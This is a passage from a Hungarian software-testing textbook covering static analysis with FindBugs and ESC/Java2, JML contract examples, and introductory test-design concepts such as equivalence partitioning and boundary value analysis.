Az inspekció lehet rövid távú is (egy-két hetes), ha a szakértőre nincs szükség a probléma megoldásához, csak a feltárásához. Ekkor a szakértő egy inspekciós jelentést ír, amely leírja, hogyan kell megoldani a problémát. Ehhez általában csatolni kell egy példa programot is, egy úgynevezett PoC-kot (Proof of Concept), amely alapján a cég saját fejlesztői is képesek megoldani a problémát. A PoC-oknak demonstrálnia kell, hogy a kívánt metrika értékek elérhetőek a segítségével.

Az inspekció legfőbb jellemzői:

1. a szoftvercég kezdeményezi, ha hosszabb távon van szüksége külső szakértőre,

2. részletes szerződés szabályozza, ami a problémát, a célfeltételt és célban szereplő metrikákat is leírja,

3. opcionálisan PoC-ok (Proof of Concept) készítése,

4. inspekciós jelentés készítése,

5. célja teljesítmény fokozás a szakértő által kiválóan ismert technológia segítségével vagy elavult kód frissítése.

2. Statikus elemzés

A statikus elemzés fehérdobozos teszt, hiszen szükséges hozzá a forráskód. Néhány esetben, pl. holtpont ellenőrzés, elegendő a lefordított köztes kód (byte kód). A statikus elemzés azért hasznos, mert olyan hibákat fedez fel, amiket más tesztelési eljárással nehéz megtalálni. Például kiszűrhető segítségével minden null referencia hivatkozás, ami az alkalmazás lefagyásához vezethet, ha benne marad a programban. Az összes null referencia hivatkozás kiszűrése dinamikus technikákkal (pl. komponens teszttel vagy rendszerteszttel) nagyon sok időbe telne, mert 100%-os kódlefedettséget kellene elérnünk.

A statikus elemzés azt használja ki, hogy az ilyen tipikus hibák leírhatók egyszerű szabályokkal, amiket egy egyszerű kódelemző (parser) gyorsan tud elemezni. Például null referencia hivatkozás akkor lehetséges, ha egy „a = null;” értékadó utasítás és egy „a.akármi;” hivatkozás közt van olyan végrehajtási út, ahol az „a” referencia nem kap null-tól különböző értéket. Ugyan ezt lehet dinamikus technikákkal is vizsgálni, de ahhoz annyi tesztesetet kell fejleszteni, ami minden lehetséges végrehajtási utat tesztel az „a = null;” és az „a.akármi;” közt.

A forráskód statikus elemzésnek két változata ismert, ezek:

1. statikus elemzés csak a forráskód alapján,

2. statikus elemzés a forráskód és modell alapján.

Ezen túl lehetséges a dokumentumok statikus elemzése is, de ezekre nem térünk ki.

A következő hiba típusokat könnyebb statikus elemzéssel megtalálni, mint más technikákkal:

1. null referenciára hivatkozás,

2. tömbök túl vagy alul indexelése,

3. nullával való osztás,

4. lezáratlan adat folyam (unclosed stream),

5. holtpontok (deadlock),

6. kiéheztetés (starvation).

Az egyes eszközök lehetnek specifikusak, mint pl. a holtpont keresők, illetve általánosak, mint pl. a FindBugs.

2.1. Statikus elemzés csak a forráskód alapján

Azok az elemzők, amelyek csak a forráskódot használják fel az elemzéshez, azok nagyon hasznosak olyan szempontból, hogy nem igényelnek plusz erőfeszítést a programozóktól a specifikáció megírásához. Ilyen eszköz például a FindBugs. Ezeket az eszközöket csak bele kell illeszteni a fordítás folyamatába. Ezután a statikus elemző felhívja a figyelmünket a tipikus programozói hibákra. Ezek általában programozási nyelv specifikusak, de léteznek nyelv függetlenek, pl. a Sonar vagy a Yasca rendszer, amelyek egy-egy plugin segítségével adaptálhatóak a kedvenc nyelvünkhöz.

Jelen jegyzetben a FindBugs használatát fogjuk bemutatni Eclipse környezetben. Először telepíteni kell a FindBugs plugint. Ehhez indítsuk el az Eclipse rendszert, majd válasszuk a Help -> Install New Software… menüt. A megjelenő ablakban adjuk hozzá a plugin források listájához az alábbi linket az Add gombbal: http://findbugs.cs.umd.edu/eclipse. Ezután néhány Next gomb és a felhasználási feltételek elfogadása után a

rendszer elkezdi installálni a FindBugs plugint. Ez néhány percet vesz igénybe, ami után újraindul az Eclipse. Ezután már használhatjuk a FindBugs-t.

A használatához válasszunk ki egy projektet, majd a helyi menüben válasszuk a Find Bugs -> Find Bugs menüt. Ez egyrészt megkeresi azokat a sorokat, amelyek valamilyen szabálynak nem felelnek meg, másrészt átvisz minket a FindBugs perspektívába. Ha talál hibákat, akkor ezeket bal oldalon egy kicsi piros bogár ikonnal jelzi. Ha ezekre ráállunk vagy rákattintunk, akkor láthatjuk, milyen típusú hibát találtunk. Ezekről részletes információt is kérhetünk, ha a FindBugs perspektíva Bug Explorer ablakában kiválasztjuk valamelyiket.

Az egyes hibák ellenőrzését ki/be lehet kapcsolni a projekt Properties ablakának FindBugs panelén. Itt érdemes a Run atomatically opciót bekapcsolni. Így minden egyes mentésnél lefut a FindBugs. Ebben az ablakban az is látható, melyik hiba ellenőrzése gyors, illetve melyik lassú. Például a null referenciára hivatkozás ellenőrzése lassú.

Nézzünk néhány gyakori hibát, amit megtalál a FindBugs az alapbeállításaival:

```
  public int fact(int n) { return n*fact(n-1); }
```

Itt a „There is an apparent infinite recursive loop” figyelmeztetést kapjuk nagyon helyesen, hiszen itt egy rekurzív függvényt írtunk bázis feltétel nélkül, és így semmi se állítja meg a rekurziót.

```
 Integer i = 1, j = 0;
 if(i == j) System.out.println("ugyanaz");
```

Ebben a példában a „Suspicious comparison of Integer references” figyelmeztetést kapjuk. Ez azért van, mert referenciák egyenlőségét ugyan tényleg a dupla egyenlőségjellel kell vizsgálni, de a mögöttük lévő tartalom egyenlőségét az equals metódussal kell megvizsgálni. Tehát ez egy lehetséges hiba, amit érdemes a fejlesztőknek alaposan megnézni.

```
int i = 0;
i = i++;
System.out.println(i);
```

Itt több hibát is kapunk: „Overwritten increment” és „Self assignment of local variable”. Az első hiba arra utal, hogy hiába akartuk növelni az i változó értékét, az elvész. A második hiba azt fejezi ki, hogy egy változót önmagával akarunk felülírni.

Nézzünk olyan esetet is, aminél hibásan ad figyelmeztetést a FindBugs:

```
public static void main(String[] args){
Object o = null;
        int i = 1;
       if(i == 1) o = "hello";
       System.out.println(o.toString());
}
```

A fenti esetre a „Possible null pointer dereference of o” hibát kapjuk, habár egyértelműen látszik, hogy az o értéket fog kapni, hiszen igaz az if utasítás feltétele. Ugyanakkor a FindBugs rendszer nem képes kiszámolni a változók lehetséges értékeit az egyes ágakon, hiszen nem tartalmaz egy automatikus tételbizonyítót. Ezzel szemben a következő alfejezetben tárgyalt ESC/Java2 eszköz képes erre, hiszen egy automatikus tételbizonyítóra épül.

2.2. Statikus elemzés a forráskód és modell alapján

Ebben az esetben a forráskód mellett van egy modellünk is, ami leírja, hogyan kellene működnie a programnak. A program viselkedése ilyen esetben elő- és utófeltételekkel, illetve invariánsokkal van leírva. Ezt úgy érjük el

legkönnyebben, hogy kontraktus alapú tervezést (design by contract) használunk. Ez esetben minden metódusnak van egy kontraktusa, amely a metódus elő- és utófeltételében ölt testet. A szerződés kimondja, hogy ha a metódus hívása előtt igaz az előfeltétele, akkor a metódus lefutása után igaznak kell lennie az utófeltételének. Az invariánsok általában osztály szintűek, leírják az osztály lehetséges belső állapotait. A program viselkedését legegyszerűbben assert utasításokkal írhatjuk le.

Egy példa assert használatára:

```
public double division(double a, double b){
       assert(b!=0.0);
        return a / b;
}
```

A fenti példában azt feltételezzük, hogy a metódus második paramétere nem nulla. A program kódjában a feltételezéseinket assert formájában tudjuk beírni Java esetén. Java esetén az assert utasítások csak akkor futnak le, ha a JVM-et a –enableassert vagy az egyenértékű –ea opcióval futtatjuk, egyébként nincs hatásuk.

C# esetén a fenti példa megfelelője ez:

```
public double division(double a, double b)
{
System.Diagnostics.Debug.Assert(b != 0.0);
      return a / b;
}
```

Az Assert csak akkor fog lefutni, ha a Debug módban fordítjuk az alkalmazást.

A program viselkedését legegyszerűbben assert utasítások lehet leírni, de lehetőségünk van magas szintű viselkedés leíró nyelvek használatára, mint például a JML (Java Modeling Language) nyelv. Ez esetben magas szintű statikus kód ellenőrzést (Extended Static Checking, ESC) tudunk végezni az ESC/Java2 program segítségével.

Egy példa JML használatára:

```
 public class BankSzámla {
        private /*@ spec_public @*/ int balansz = 0;
         private /*@ spec_public @*/ boolean zárolt = false;
         //@ public invariant balansz >= 0;
         //@ requires 0 < összeg;
         //@ assignable balansz;
         //@ ensures balansz == \old(balansz) + összeg;
         public void betesz(int összeg) { balansz += összeg; }

         //@ requires 0 < összeg && összeg <= balansz;
         //@ assignable balansz;
         //@ ensures balansz == \old(balansz) - összeg;
         public void kivesz(int összeg) { balansz -= összeg; }

         //@ assignable zárolt;
        //@ ensures zárolt == true;
         public void zárol() { zárolt = true; }

         //@   requires !zárolt;
         //@   ensures \result == balansz;
         //@ also
         //@   requires zárolt;
         //@   signals_only BíankingException;
         public /*@ pure @*/ int getBalansz() throws BankingException {
                 if (!zárolt) { return balansz; }
                 else { throw new BankingException("Zárolt a számla"); }
         }
 }
```

Ebből a kis példából lehet látni, hogy a JML specifikációt megjegyzésbe kell írni, amely az @ jellel kezdődik. A spec_public kulcsszóval teszünk láthatóvá egy mezőt a JML specifikáció számára. Az invariant kulcsszó után adjuk meg az osztály invariánsát, amelynek minden (nem helper) metódus hívás előtt és után igaznak kell lennie. Az előfeltételt a requires kulcsszó után kell írni. Maga a feltétel egy szabályos Java logikai kifejezés. A kifejezésben lehet használni JML predikátumokat is. Az utófeltétel kulcsszava az ensures. Lehet látni, hogy az utófeltételben lehet hivatkozni a visszatérési értékre a \result JML kifejezéssel. Az \old(x) JML kifejezés az x változó metódus futása előtti értékére hivatkozik. Az assignable kulcsszó segítségével úgynevezett keretfeltétel (frame condition) adható, amiben felsorolhatom, hogy a metóduson belül mely mezők értékét lehet megváltoztatni. Ha egyik mező értékét sem változtathatja meg a metódus, akkor azt mondjuk, hogy nincs mellékhatása. Az ilyen metódusokat a pure kulcsszóval jelöljük meg. Elő- és utófeltételben csak pure metódusok hívhatok. Az also kulcsszó esetszétválogatásra szolgál. A signals_only kulcsszó után adható meg, hogy milyen kivételt válthat ki a metódus.

Az fenti példában van egy BankSzámla osztályunk, amelyben a balansz mező tárolja, hogy mennyi pénzünk van. Az invariánsunk az fejezi ki, hogy a balansz nem lehet negatív. Négy metódusunk van. A metódusoknál megadjuk elő- és utófeltételüket természetes nyelven:

1. betesz(összeg)
2. Előfeltétel: Az összeg pozitív szám, mert nulla forintot nincs értelme betenni, negatív összeget pedig nem szabad.
3. Keret feltétel: Csak a balansz mezőt írhatja.
4. Utófeltétel: A balanszot meg kell növelni az összeggel, azaz az új balansz a régi balansz plusz az összeg.
5. kivesz(összeg)
6. Előfeltétel: Az összeg pozitív szám, mert nulla forintot nincs értelme kivenni, negatív összeget pedig nem szabad. Továbbá az összeg kisebb egyenlő, mint a balansz, mert a számlán lévő összegnél nem lehet többet felvenni.
7. Keret feltétel: Csak a balansz mezőt írhatja.
8. Utófeltétel: A balanszot csökkenteni kell az összeggel, azaz az új balansz a régi balansz mínusz az összeg.
9. zárol()
10. Előfeltétel: Nincs, azaz mindig igaz.
11. Keret feltétel: Csak a zárolt mezőt írhatja.
12. Utófeltétel: A zárolt mezőnek igaznak kell lennie.
13. getBalansz()
14. Két esetet különböztetünk meg, ahol az előfeltételek kizárják egymást.
15. Előfeltétel: A számla nem zárolt.
16. Utófeltétel: A visszatérési érték megegyezik a balansz értékével.
17. Előfeltétel: A számla zárolt.
18. Kivétel: Zárolt számla nem kérdezhető le, ezért BankingException kivételt kell dobni.
19. Keret feltétel: Mindkét esetben egyik mező sem írható, tehát ez a metódus „pure”.

A JML nyelvhez több segédeszköz is létezik. Az első ilyen az Iowa State University JML program. Ez a következő részekből áll:

1. jml: JML szintaxis ellenőrző

2. jmlc: Java és JML fordító, a Java forrásban lévő JML specifikációt belefordítja a bájtkódba.

3. jmlrac: a jmlc által instrumentált bájtkódot futtató JVM, futtatás közben ellenőrzi a specifikációt, tehát dinamikus ellenőrzést végez.

Nekünk a JML 5.4 és 5.5 verziót volt szerencsénk kipróbálni. Sajnos ezek csak a Java 1.4 verzióig támogatják a Java nyelvet. Nem ismerik például a paraméteres osztályokat. Ha simán hívjuk meg a jmlc parancsot, akkor rengeteg információt kiír, ami esetleg elfed egy hibát. Ezért érdemes a -Q vagy a -Quite opcióval együtt használni. A BankSzámla példát a következő utasításokkal lehet ellenőrizni, hogy megfelel-e specifikációjának:

jmlc -Q BankSzámla.java

jmlrac BankSzámla

Persze ehhez a BankSzámla osztályba kell írni egy main metódust is, hiszen az a belépési pont.

Második példa:

```
//******* AbstractAccount.java *******
package bank3;
public abstract class AbstractAccount {
        //@ public model int balance;
        //@ public invariant balance >= 0;

        //@ requires amount > 0;
        //@ assignable balance;
        //@ ensures balance == \old(balance + amount);
        public abstract void credit(int amount);
        //@ requires 0 < amount && amount <= balance;
        //@ assignable balance;
        //@ ensures balance == \old(balance) - amount;
        public abstract void debit(int amount);
        //@   ensures \result == balance;
        public abstract /*@ pure @*/ int getBalance();
}
//******* Account.java *******
package bank3;
public class Account extends AbstractAccount{
        private /*@ spec_public @*/ int balance = 0; //@ in super.balance;
        //@ private represents super.balance = balance;
        public void credit(int amount) { balance += amount; }
        public void debit(int amount) { balance -= amount; }
        public int getBalance() { return balance; }
}
```

Ez a példa azt mutatja meg, hogyan lehet már az interfészben vagy az absztrakt ős osztályban specifikálni az elvárt viselkedést. Ehhez egy modell mezőt kell definiálni az ősben (vagy az interfészben) a „model” kulcsszóval. A konkrét gyermekben az ősben specifikált viselkedést meg kell valósítani. Ehhez meg kell mondani, hogy melyik konkrét mező valósítja meg a modell mezőt. Ez a „represents” kulcsszó használatával lehetséges.

A fenti példát a következő utasításokkal lehet ellenőrizni:

jmlc -Q bank3/*.java

jmlrac bank3.Account

Persze ehhez a Account osztályba kell írni egy main metódust is, hiszen az a belépési pont.

Harmadik példa:

```
        //******* Timer.java *******
package bank4;
public interface Timer{
```

```
    //@ public instance model int ticks;
    //@ public invariant ticks >= 0;
    //@ assignable this.ticks;
    //@ ensures this.ticks == ticks;
    void setTimer(int ticks);
  }
  //******* Dish.java *******
  package bank4;
  public class Dish implements Timer{
    private /*@ spec_public @*/ int timer; //@ in ticks;
    //@ private represents ticks = timer;
    public void setTimer(int timer) { this.timer = timer;}
  }
```

Ez a példa azt mutatja meg, hogyan kell modell mezőt létrehozni az interfészben. Mindent ugyanúgy kell csinálni, csak a „model” kulcsszó elé be kell írni az „instance” kulcsszót, ami azt fejezi ki, hogy a modell változó példány szintű. Erre azért van szükség, mert egyébként Javában minden interfész mező statikus.

Láttuk, hogy a specifikáció dinamikus ellenőrizhető az Iowa State University JML programmal. Szerencsére lehetséges a statikus ellenőrzés is az ESC/Java2 programmal.

Az ESC/Java2 (Extended Static Checker for Java2) egy olyan segédeszköz, amely ellenőrizni tudja, hogy a Java forrás megfelel-e a JML specifikációnak. Az ESC/Java2 hasonlóan a FindBugs programhoz figyelmezteti a programozót, ha null referenciára hivatkozik, vagy más gyakori programozói hibát vét. Erre akkor is képes, ha egy JML sor specifikációt se írunk. Nyilván, ha kiegészítjük a kódunkat JML specifikációval, akkor sokkal hasznosabban tudjuk használni.

Az ESC/Java2 program is csak a Java 1.4 verziójáig támogatja a Java nyelvet. Ez is telepíthető Eclipse pluginként a http://kind.ucd.ie/products/opensource/Mobius/updates/ címről.

Miután feltelepítettük két új perspektívát kapunk, a Validation és a Verification nevűt. Az elsőben 3 új gombban bővül a menüsor alatti eszköztár. Ezek a következőek: JML, JMLC, és a JMLRAC gomb, amelyek az azonos nevű segédprogramot hívják az Iowa State University JML programcsomagból.

A második perspektívában 5 új gombot kapunk. Ezek közül a legfontosabb az első, amely elindjtja a ESC/Java2 ellenőrző programot. A többi gomb balról jobbra haladva a következők: jelölők (jelölőknek nevezzük a hiba helyét jelölő piros ikszet) törlése, ugrás jelölőre, ellenörzés engedélyezése, ellenőrzés tiltása. Ezeket nem találtuk különösebben hasznosnak. Ami hasznos volt számunkra az az ESC/Java2 menüben található Setup menü. Itt lehet bekapcsolni az automatikus ellenőrzést, aminek hatására minden egyes mentés után lefut az ESC/Java2.

Nézzünk egy egyszerű példát, amikor JML specifikáció nélkül is hibát fedez fel a kódunkban az ESC/Java2.

```
package probe;
public abstract class Decorator extends Car {
        Car target;
        public int getSpeed(){
                return target.getSpeed();
        }
```

Itt az ötödik sorra azt a hibát kapjuk, hogy „Possible null dereference (Null)”. Ez a figyelmeztetés teljesen jogos, segíti a programozót kijavítani egy hibát.

Nézzük meg azt a példát, amivel a FindBugs nem boldogult:

```
public static void main(String[] args){
 Object o = null;
        int i = 1;
        if(i == 1) o = "hello";
        System.out.println(o.toString());
 }
```

Erre az ESC/Java2 semmilyen hibát nem ad. Ez azért lehetséges, mert mögötte egy automatikus tételbizonyító áll, ami meg tudja nézni, hogy valamely feltétel igaz vagy sem az egyes lehetséges végrehajtási utakon.

Ugyanakkor a ESC/Java2-höz adott Simplify nevű automatikus tételbizonyító nem túl okos. Például nem tudja, hogy két pozitív szám szorzata pozitív, ezért ad hibát a következő példára:

```
public class Main {
         //@ requires n>=0;
         //@ ensures \result > 0;
        public int fact(int n){
                if (n==0) return 1;
                        return n*fact(n-1);
        }
}
```

Itt az ESC\Java2 hibásan a „Postcondition possibly not established (Post)” figyelmeztetést adja, pedig a függvény tökéletesen betartja az utófeltételét. Szerencsére az ESC\Java2 alatt kicserélhető az automatikus tételbizonyító.

4. fejezet - Teszt tervezési technikák

Az előző fejezetben áttekintettük a statikus tesztelési technikákat. Ezek a módszerek nem igénylik a tesztelendő rendszer futtatását, sőt bizonyos esetekben még a forráskód meglétét sem.

A dinamikus tesztelési technikák viszont a tesztelendő rendszer futtatását igénylik. Ebben a fejezetben a dinamikus tesztek tervezési kérdéseivel foglalkozunk. Definiáljuk a szükséges fogalmakat, megismerjük a teszt tervezési technikák megközelítési módjait, áttekintjük a legelterjedtebb specifikáció alapú, struktúra alapú és gyakorlat alapú tesztelési technikákat, majd megvizsgáljuk az egyes technikák közötti választás szempontjait.

A dinamikus tesztelési technikák elsősorban a komponens teszt, azon belül is főleg a unit-teszt (egységteszt) fázis eszköze.

Mivel a teszteléssel kapcsolatos magyar nyelvű irodalom máig is igen kevés, az érdeklődőbb hallgatók elsősorban az angol nyelvű szakirodalom tanulmányozása során juthatnak új ismeretekhez. Ennek megkönnyítésére a fontosabb fogalmak első előfordulása során annak angol nyelvű megnevezését is közöljük.

1. Alapfogalmak

A dinamikus tesztek tervezése alapvetően az alábbi három lépésből áll:

1. A tesztelés alanyának, céljának meghatározása (test condition)
2. Tesztesetek (test cases) specifikálása
3. Teszt folyamat (test procedure) specifikálása

A tesztelési folyamathoz kapcsolódnak még a teszt készlet (test suite), hibamodell és lefedettség (test coverage) fogalmak is.

1.1. Tesztelés alanya (test condition)

A tesztelés alanya lehet rendszer egy olyan jellemzője, amely ellenőrizhető egy vagy több teszt esettel. Ilyen lehet például:

1. funkció,
2. tranzakció,
3. képesség (feature),
4. minőségi jellemző,
5. strukturális elem.

1.2. Teszteset

Egy teszteset az alábbi összetevőkből áll:

1. végrehajtási prekondíciók (preconditions)
2. input értékek halmaza
3. elvárt eredmény
4. végrehajtási posztkondíciók (postconditions)

Egy teszteset célja egy meghatározott vezérlési út végrehajtatása a tesztelendő program egységben, vagy egy meghatározott követelmény teljesülésének ellenőrzése.

Egy teszteset végrehajtása esetén a rendszert egy megadott kezdő állapotban kell hozni (prekondíciók), megadott input értékek halmazával végre kell hajtatni a tesztelt elemet, majd a teszt futásának eredményét össze kell hasonlítani az elvárt eredménnyel és ellenőrizni kell, hogy a végrehajtás után a rendszer az elvárt állapotba (posztkondíciók) került-e.

Példaként tételezzünk fel egy olyan program modult, amely a felhasználótól bekér néhány adatot, és megnyomja a „Számolj”gombot. A modul a megadott adatokat és adatbázisban tárolt egyéb értékeket felhasználva elvégez valamilyen számítást, majd az eredményeket adatbázisba menti. Ennek a modulnak egy tesztesete tartalmazza:

1. a felhasználói adatokat (input értékek halmaza),
2. a számítás helyes eredményét (elvárt eredmény),
3. prekondícióként azt, hogy a felhasználó megnyomta a „Számolj” gombot, és az adatbázis tartalmazza a számításhoz szükséges értékeket,
4. posztkondícióként, hogy a számítás eredményei bekerültek az adatbázis megfelelő tábláiba.

1.3. Teszt specifikáció

Egy teszteset végrehajtásához szükséges tevékenységek sorozatának a leírása. Szokás teszt forgatókönyvnek (manual test script) is nevezni.

1.4. Tesztkészlet

Egy tesztkészlet tesztesetek és hozzájuk tartozó teszt specifikációk halmaza. Csoportosítható egy teszt alanyra, vagy egy vizsgált hibára.

A tesztkészletet megfelelő módon archiválni kell, mert egy tesztkészletet a fejlesztés során többször is végre kell hajtani, sőt, a rendszer későbbi változtatásainál is szerepet kap, annak ellenőrzésére használható, hogy a változtatás hatására nem keletkezett-e újabb hiba.

1.5. Hibamodell

Azon (feltételezett) szoftver hibák halmaza, amelyre a teszt tervezés irányul. A tesztesethez kapcsolódó példához a hibamodell azt rögzítheti, hogy az alábbi hibák következhetnek be:

1. számítási hibák,
2. adatbázis lekérdezési hibák (rossz adatokat használunk fel a számításhoz),
3. az adatbázisba módosításának hibák (a számítás eredménye rosszul kerül be az adatbázisba).

A hibamodell a tesztesetek tervezéséhez ad támpontokat.

1.6. Teszt folyamat

Egy rendszer teljes tesztelésének megtervezéséhez (ami a teszt menedzsment egyik feladata, így a következő fejezetben foglalkozunk vele részletesebben), az alábbiakat foglalja magában:

1. a szükséges tesztelési célok meghatározása,
2. minden tesztelési célhoz a szükséges tesz készlet definiálása
3. az egyes teszt készletekben foglalt tesztek ütemezésének és a végrehajtásuk dokumentálásának megtervezése.

A teszt folyamat terve a rendszer specifikációjának egy fejezete lehet, de összetettebb rendszerek esetén általában külön teszt specifikáció készül.

1.7. Teszt lefedettség

A teszt lefedettség a számszerű értékelése annak, hogy a tesztelési tevékenység mennyire alapos, illetve hogy egy adott időpontban hol tart. A „Már majdnem kész vagyok, főnök!” és a „Három hete ezen dolgozom, főnök!” meglehetősen szubjektív mértékek. (Nem tudom megállni ezen a ponton, hogy ne idézzem a szoftverfejlesztés egyik alapvető „természeti törvényét”: egy szoftver projekt a rendelkezésre álló idő 90%-ában 90%-os készültségi fokon áll…)

Amióta felismertük, hogy a tesztelés a fejlesztési folyamat fontos (és sajnos erőforrás igényes, tehát költséges) része, folyamatosan keressük a folyamat előrehaladásának a mérési lehetőségeit.

A teszt lefedettség számszerűsítése alkalmas a tesztelési tevékenységet értékelésére az alábbi szempontok szerint:

1. Lehetőséget ad a tesztelési tevékenység minőségének mérésére.

2. Lehetőség biztosít arra, hogy megbecsüljük, ennyi erőforrást kell még a fejlesztési projekt hátralevő idejében tesztelési tevékenységre fordítani.

Az egyes tesztelési technikák más és más lefedettségi mérőszámokat alkalmaznak. A specifikáció alapú technikák esetén arra adhatnak választ, hogy a követelmények milyen mértékben lettek tesztelve, a struktúra alapú technikák esetén pedig, hogy a kód milyen mértékben lett ellenőrizve.

A lefedettségi mérőszámok tehát arra nézve adnak információt, hogy milyen készültségi szinten áll a tesztelési tevékenység, és a tesztelési terv részeként meghatározzák, hogy milyen feltételek esetén tekinthetjük a tevékenységet késznek.

2. A teszt tervezési technikák fajtái

A szoftver technológia kialakulása óta számos teszt tervezési technika alakult ki. Ezek különböznek a hatékonyságuk, implementálásuk nehézsége, az elméleti háttér és a mindennapi fejlesztési gyakorlatból leszűrt heurisztikák arányában.

Ha áttekintjük a számos publikált technikát és értékeljük ezeket a gyakorlati alkalmazhatóság szempontjából, akkor a technikákat három lényeges csoportba sorolhatjuk:

1. Specifikáció alapú technikák. Ezek a módszerek a teszteseteket közvetlenül a rendszer specifikációjából (modelljéből) vezetik le. Black-box technikáknak is nevezzük ezeket, mert az egyes szoftver modulok belső szerkezetének ismerete nélkül, az egyes modulok által teljesítendő funkcionalitások alapján tervezhetjük meg a teszt eseteket.

2. Modell alapú technika (Model-driven testing). Valójában az előző csoportba tartozik, csak formalizáltabb technika. Közvetlenül az UML modellből vezeti le a teszteseteket, és formalizált teszt specifikációt alkalmaz. Erre használható az UML kiterjesztése. (UTP – UML Testing Profile.)

3. Struktúra alapú technikák. Ezek a módszerek a kód ismeretében határozzák meg a teszteseteket. White-box technikáknak is nevezzük.

4. Gyakorlat alapú technikák. A tesztelőknek a munkájuk során megszerzett tapasztalatira épülő, a szakmai intuíciókat is értékesítő technikák.

Természetesen léteznek olyan teszt tervezési módszerek is, amelyek egyik fenti kategóriába sem sorolhatók be, azonban a gyakorlatban alkalmazott módszerek összefogására a jelen jegyzet szintjén ezek a kategóriák beváltak.

A továbbiakban ennek a csoportosításnak megfelelően foglaljuk össze az ismertebb technikákat.

3. Specifikáció alapú technikák

Ezek a technikák a tesztelés alapjaként a rendszer specifikációját, esetleg formális modelljét tekintik. Amennyiben a specifikáció jól definiált és megfelelően strukturált, ennek elemzése során könnyen azonosíthatjuk a tesztelés alanyait (test conditions), amelyekből pedig származtathatjuk a teszteseteket.

A specifikáció soha nem azt rögzíti, hogy hogyan kell a rendszernek megvalósítania az elvárt viselkedést (ennek meghatározása a tervezés feladata), csak magát a viselkedést definiálja. A specifikáció és a tervezés a fejlesztés folyamatában is külön fázist képviselnek, és gyakran a fejlesztő csoporton belül nem is ugyanazok a részvevők végzik. A specifikációs fázis legtöbbször megelőzi a tervezési fázist. Ez lehetővé teszi a munkafolyamatok párhuzamosítását: a specifikáció alapján a tesztmérnökök kidolgozhatják a teszteseteket miközben a rendszer tervezése és implementálása folyik. Ha az implementáció elkészül, a már kész tesztesetek futtatásával lehet ellenőrizni.

A tevékenységek ilyen párhuzamosítása a fejlesztés átfutási idejének rövidítésén túl a specifikáció ellenőrzésére is alkalmas. Ha ugyanis egy, a működő program ismerete nélkül, csak a specifikáció elemzése alapján megtervezetett teszteset hibát mutat ki, annak két oka lehet

1. a tervezés vagy az implementáció során a fejlesztők által elkövetett hiba,

2. ugyanazt a követelményt a teszt mérnök és a tervező másként értelmezte – ez a specifikáció hibája.

Nem minden fejlesztési projekt alapul pontosan definiált specifikáción. Ebben az esetben a specifikáció alapú tesztesetek megtervezése, illetve a tervezéshez szükséges információk megszerzése párhuzamosan, egymástól elkülönítve történhet, ami többlet erőforrások felhasználását, és a félreértések esélyének növekedését jelenti.

Van azonban olyan eset is, amikor a formális specifikáció hiánya nem jelenti a tesztelési tevékenység megnehezítését. Az agilis fejlesztési szemlélet ugyanis nem követeli meg formális specifikáció elkészítését. Ez a megközelítés azonban éppen a tesz tervezés fontosságát emeli ki: a specifikáció szerepét a tesztesetek veszik át: a fejlesztés során először egy funkcióhoz tartozó teszteseteket kell megtervezni. Az implementációs fázis befejezését az jelenti, ha az összes (előre megtervezett) teszteset hiba kimutatása nélkül fut le.

A tesztelési technikák ismertetése során többször fogunk hivatkozni az alábbi „specifikációkra”:

S1: Készítsünk programot, amely beolvas egy egész számot, és kiírja, hogy az negatív, pozitív, vagy nulla-e.

S2: Készítsünk programot, amely beolvas három egész számot, amelyek egy háromszög oldalhosszait reprezentálják. A feladat annak megállapítása, hogy a bemeneti adatok általános, egyenlőszárú vagy egyenlő oldalú háromszöget alkotnak-e.

A tesztelési folyamat nehézségére utal, hogy ennek a nagyon egyszerű specifikációnak megfelelő programnak a korrekt ellenőrzésére is számos teszt esetet kell definiálnunk.

A továbbiakban áttekintjük a legismertebb specifikáció alapú tesztelési technikákat.

3.1. Ekvivalencia particionálás (Equivalence partitioning)

Ennek a technikának az alapja az a megfigyelés, hogy vannak olyan különböző input értékek, amelyekre a programnak ugyanúgy kell viselkednie.

Ekvivalencia osztálynak nevezzük az input értékek olyan halmazát, amelyre ugyanúgy kell viselkednie a programnak. Ez azt jelenti, hogy egy ekvivalencia osztályhoz elég egy teszt esetet megtervezni és lefuttatni, mert az osztályhoz tartozó lehetséges tesztesetek

1. ugyanazt a hibát fedhetik fel,

2. ha egy teszteset nem fed fel egy hibát, azt az osztályhoz tartozó más tesztesetek sem fogják felfedni.

Az ekvivalencia osztályok meghatározása jelentősen csökkentheti a szükséges tesztesetek számát. Az S1 specifikációnak megfelelő program kimerítő tesztelése esetén a tesztesetek száma az ábrázolható egész számok számával azonos. Nyilvánvalóan azonban a tesztesetek száma háromra korlátozható, mert feltételezhető, hogy ha a program az 1 bemenetre a „pozitív” választ adja, akkor 23458-re is azt fogja adni.

Az ekvivalencia osztályok meghatározása heurisztikus folyamat. Meghatározásuk során meg kell keresnünk az érvényes és az érvénytelen bemenetek osztályát is.

Az S1 specifikáció matematikai értelmezése szerint nem lehetnének érvénytelen bemenetek, hiszen minden egész szám besorolható a specifikáció szerinti kategóriák valamelyikébe. Egy számítógépes program azonban

nem képes az egész számok teljes halmazát leképezni, így meg kell vizsgálni azt az esetet, hogy ha az input olyan egész számot tartalmaz, ami az ábrázolási tartományok kívülre esik.

Az ekvivalencia osztályok átfedhetik egymást. Ennek felismerése tovább csökkentheti a szükséges tesztesetek számát, hiszen a közös részhalmazból választott teszteset az átfedett osztályok mindegyikére érvényes.

Az S2 specifikációra ekvivalencia osztályok lesznek például

1. három olyan pozitív szám, ami általános háromszöget alkot (érvényes ekvivalencia osztály)

2. Az egyik szám negatív (nem érvényes ekvivalencia osztály)

3. stb.

3.2. Határérték analízis (Boundary value analysis)

Ennek a technikának az alapja az a megfigyelés, hogy a határértékek kezelésénél könnyebben követnek el hibát a programozók, mint az „általános” eseteknél.

Célszerű tehát az ekvivalencia osztályok határértékeit külön megvizsgálni.

Az S2 specifikáció esetén ilyen határértékek például:

1. két szám összege egyenlő a harmadikkal

2. mindhárom szám 0

Figyelni kell a kimeneti ekvivalencia osztályok határértékeit is. Ehhez persze sokszor "visszafelé" kell gondolkodni, tehát meg kell határozni azon input értékek halmazát, amelyek határértékként kezelhető kimeneteket produkálnak.

Tipikus probléma a konténer típusú adatszerkezetek elemszáma, vagy a sorszámozott típusú adatszerkezetek "végei"!

Példaként vegyük egy program modult, amelynek feladata egy minta megkeresése egy sorozatban. A határérték analízis során megtalálható tesztesetek:

1. 0 hosszúságú sorozat

2. 1 hosszúságú sorozat, a minta nincs benne / a minta benne van

3. >1 hosszúságú sorozat, a minta az első / utolsó helyen van

